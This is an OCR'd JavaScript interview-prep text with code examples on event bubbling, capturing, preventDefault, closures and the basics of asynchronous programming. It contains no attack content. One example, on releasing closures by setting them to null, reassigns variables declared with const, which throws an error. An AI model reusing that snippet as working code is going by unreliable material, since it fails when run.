

```html
<ul id="myList">
  <li>Item 1</li>
  <li>Item 2</li>
  <li>Item 3</li>
</ul>
```

```javascript
var parentList = document.getElementById("myList");

// Attach event handler to parent element
parentList.addEventListener("click", handleItemClick);

// Event handler function
function handleItemClick(event) {
  var target = event.target;
  console.log("Clicked:", target.textContent);
}
```

Q. What is Event Bubbling In JS? V. IMP.





```
<div id="outer">
  <div id="inner">
    <button id="myButton">Click Me</button>
  </div>
</div>
```



Q. What is Event Bubbling In JS? V. IMP.

- Event bubbling is the process in JavaScript where an event triggered on a child element **propagates up the DOM tree**, triggering event handlers on its parent elements.





```html
<div id="outer">
  <div id="inner">
    <button id="myButton">Click Me</button>
  </div>
</div>
```

```javascript
// Get the reference of elements
var outer = document.getElementById("outer");
var inner = document.getElementById("inner");
var button = document.getElementById("myButton");
```

```javascript
// Attach event handlers with elements
outer.addEventListener("click", handleBubbling);
inner.addEventListener("click", handleBubbling);
button.addEventListener("click", handleBubbling);

function handleBubbling(event) {
  console.log("Bubbling: " + this.id);
}
```

Q. How can you stop event propagation or event bubbling in JS?

- Event bubbling can be stopped by calling **stopPropagation()** method on event.





```html
<div id="outer">
  <div id="inner">
    <button id="myButton">Click Me</button>
  </div>
</div>
```


```javascript
// Get the reference of elements
var outer = document.getElementById("outer");
var inner = document.getElementById("inner");
var button = document.getElementById("myButton");

// Attach event handlers with elements
outer.addEventListener("click", handleBubbling);
inner.addEventListener("click", handleBubbling);
button.addEventListener("click", handleBubbling);
```

```javascript
function handleBubbling(event) {
  console.log("Bubbling: " + this.id);
  event.stopPropagation(); // Stop event propagation
}
```

Q. What is Event Capturing in JS?





```html
<div id="outer">
  <div id="inner">
    <button id="myButton">Click Me</button>
  </div>
</div>
```



Q. What is Event Capturing in JS?

- Event capturing is the process in JavaScript where an event is handled starting from the highest-level ancestor (the root of the DOM tree) and **moving down to the target element**.




```html
<div id="outer">
  <div id="inner">
    <button id="myButton">Click Me</button>
  </div>
</div>
```

```javascript
// Get the reference of elements
var outer = document.getElementById("outer");
var inner = document.getElementById("inner");
var button = document.getElementById("myButton");
```

```javascript
// Attach event handlers with elements
outer.addEventListener('click', handleCapture, true);
inner.addEventListener('click', handleCapture, true);
button.addEventListener('click', handleCapture, true);
```

```javascript
function handleCapture(event) {
  console.log("Capturing: " + this.id);
}
```

Q. What is the purpose of the event.preventDefault() method in JS?

- The event.preventDefault() method is used to **prevent the default behavior** of an event and the link click will be prevented.

```html
<a href="https://example.com" id="myLink">Click Me</a>
```

```javascript
var link = document.getElementById('myLink');

link.addEventListener('click', handler);

function handler(event)
{
    event.preventDefault(); //Prevent default action

    // Perform custom behavior
    console.log('Clicked, default action prevented');
}
```

Q. What is the use of "this" keyword in the context of event handling in JS?

- “this” keyword refers to the **element** that the event handler is attached to.

```html
<button id="myButton">Click Me</button>
```

```js
var button = document.getElementById("myButton");

button.addEventListener("click", handler);

function handler(event) {
  console.log("Clicked:", this.id);
  this.disabled = true;
}
```

Q. How to remove an event handler from an element in JS?

- **removeEventListener()** method is used to remove event handler from element.

```html
<button id="myButton">Click Me</button>
```

```javascript
var button = document.getElementById("myButton");

// Attach the event handler
button.addEventListener("click", handleClick);

function handleClick() {
  console.log("Button clicked!");
}
```

```javascript
// Remove the event handler
button.removeEventListener("click", handleClick);
```

Chapter 12: Closures

Q. Explain the concept of Lexical Scoping?

Q. What is Closure?

Q. What are the benefits of Closures?

Q. What is the concept of Encapsulation in the context of closures?


Q. What are the disadvantage or limitations of Closures?

Q. How can you release the variable references or closures from memory?

Q. What is the difference between a Regular Function and a Closure?

Q. Explain the concept of Lexical Scoping? V. IMP.


- The concept of lexical scoping ensures that variables declared in an outer scope are **accessible in nested functions**.




```
function outerFunction() {
  const outerVariable = "outer scope";

  function innerFunction() {
    console.log(outerVariable);
  }

  innerFunction();
}

outerFunction();
// Output: outer scope
```

Q. What is Closure? V. IMP.

- A closure in JavaScript is a **combination of a function and the lexical environment**.




```
function outerFunction() {
  const outerVariable = "outer scope";

  function innerFunction() {
    console.log(outerVariable);
  }

  return innerFunction;
}

const closure = outerFunction();

closure();

// Output: outer scope
```

Q. What are the benefits of Closures? V. IMP.


- A closure in JavaScript is a combination of a **function** and the **lexical environment**.
- Closures are used to **modify data or variables safely**.
- Benefits of Closures:

1. Closure can be used for **data modification** with **data privacy(encapsulation)**
2. **Persistent Data and State** - Each time createCounter() is called, it creates a new closure with its own separate count variable.
3. **Code Reusability** - The closure returned by createCounter() is a reusable counter function.

```
function createCounter() {
  let count = 0;

  return function () {
    count++;
    console.log(count);
  };
}

// 1. Data Privacy & Encapsulation
const closure1 = createCounter();
closure1(); // Output: 1
closure1(); // Output: 2

// 2. Persistent Data and State
const closure2 = createCounter();
closure2(); // Output: 1
```

Q. What is the concept of Encapsulation in the context of closures?

- Encapsulation is **bundling or wrapping of data and function** together to provide data security/ data privacy.




```
function createCounter() {
  let count = 0;

  return function () {
    count++;
    console.log(count);
  };
}

const counter1 = createCounter();

// 1. Data Privacy
counter1(); // Output: 1
counter1(); // Output: 2
```

Q. What are the disadvantage or limitations of Closures?

- **Memory Leaks -** If closures are not properly managed, they can hold onto unnecessary memory because Closures retain references to the variables they access.

```
function createCounter() {
  let count = 0;

  return function () {
    count++;
    console.log(count);
  };
}

// 1. Data Privacy & Encapsulation
const closure1 = createCounter();
closure1(); // Output: 1
closure1(); // Output: 2

// 2. Persistent Data and State
const closure2 = createCounter();
closure2(); // Output: 1
```

Q. How can you release the variable references or closures from memory?

- You can release the reference to the closure by setting **closure to null**.

```
function createCounter() {
  let count = 0;

  return function () {
    count++;
    console.log(count);
  };
}
// 1. Data Privacy & Encapsulation
const closure1 = createCounter();
closure1(); // Output: 1
closure1(); // Output: 2

// 2. Persistent Data and State
const closure2 = createCounter();
closure2(); // Output: 1


// The closure is no longer needed,
// release the reference
closure1 = null;
closure2 = null;
```

Q. What is the difference between a Regular Function and a Closure?

- Regular functions **do not retain access** to their reference variables after execution completes.

```
function regularFunction() {
  let count = 10;
  console.log(count);
}

regularFunction();

regularFunction();
```

- Closures **retain access** to their reference variables event after execution completes.

```
function createCounter() {
  let count = 0;

  return function () {
    count++;
    console.log(count);
  };
}

const counter1 = createCounter();

// 1. Data Privacy
counter1(); // Output: 1
counter1(); // Output: 2
```

Chapter 13: Asynchronous programming – Basics

Q. What is asynchronous programming in JS? What is its use?

Q. What is the difference between synchronous and asynchronous programming?

Q. What are the techniques for achieving asynchronous operations in JS?


Q. What is setTimeout()? How is it used to handle asynchronous operations?

Q. What is setInterval()? How is it used to handle asynchronous operations?


Q. What is the role of callbacks in fetching API data asynchronously?

Q. What is callback hell? How can it be avoided?

Q. What is asynchronous programming in JS? What is its use? V. IMP.




Time taken (28 sec)



Time taken (10 sec)

Q. What is asynchronous programming in JS? What is its use? V. IMP.

- Asynchronous programming allows multiple tasks or operations to be initiated and **executed concurrently**.
- Asynchronous operations **do not block** the execution of the code.

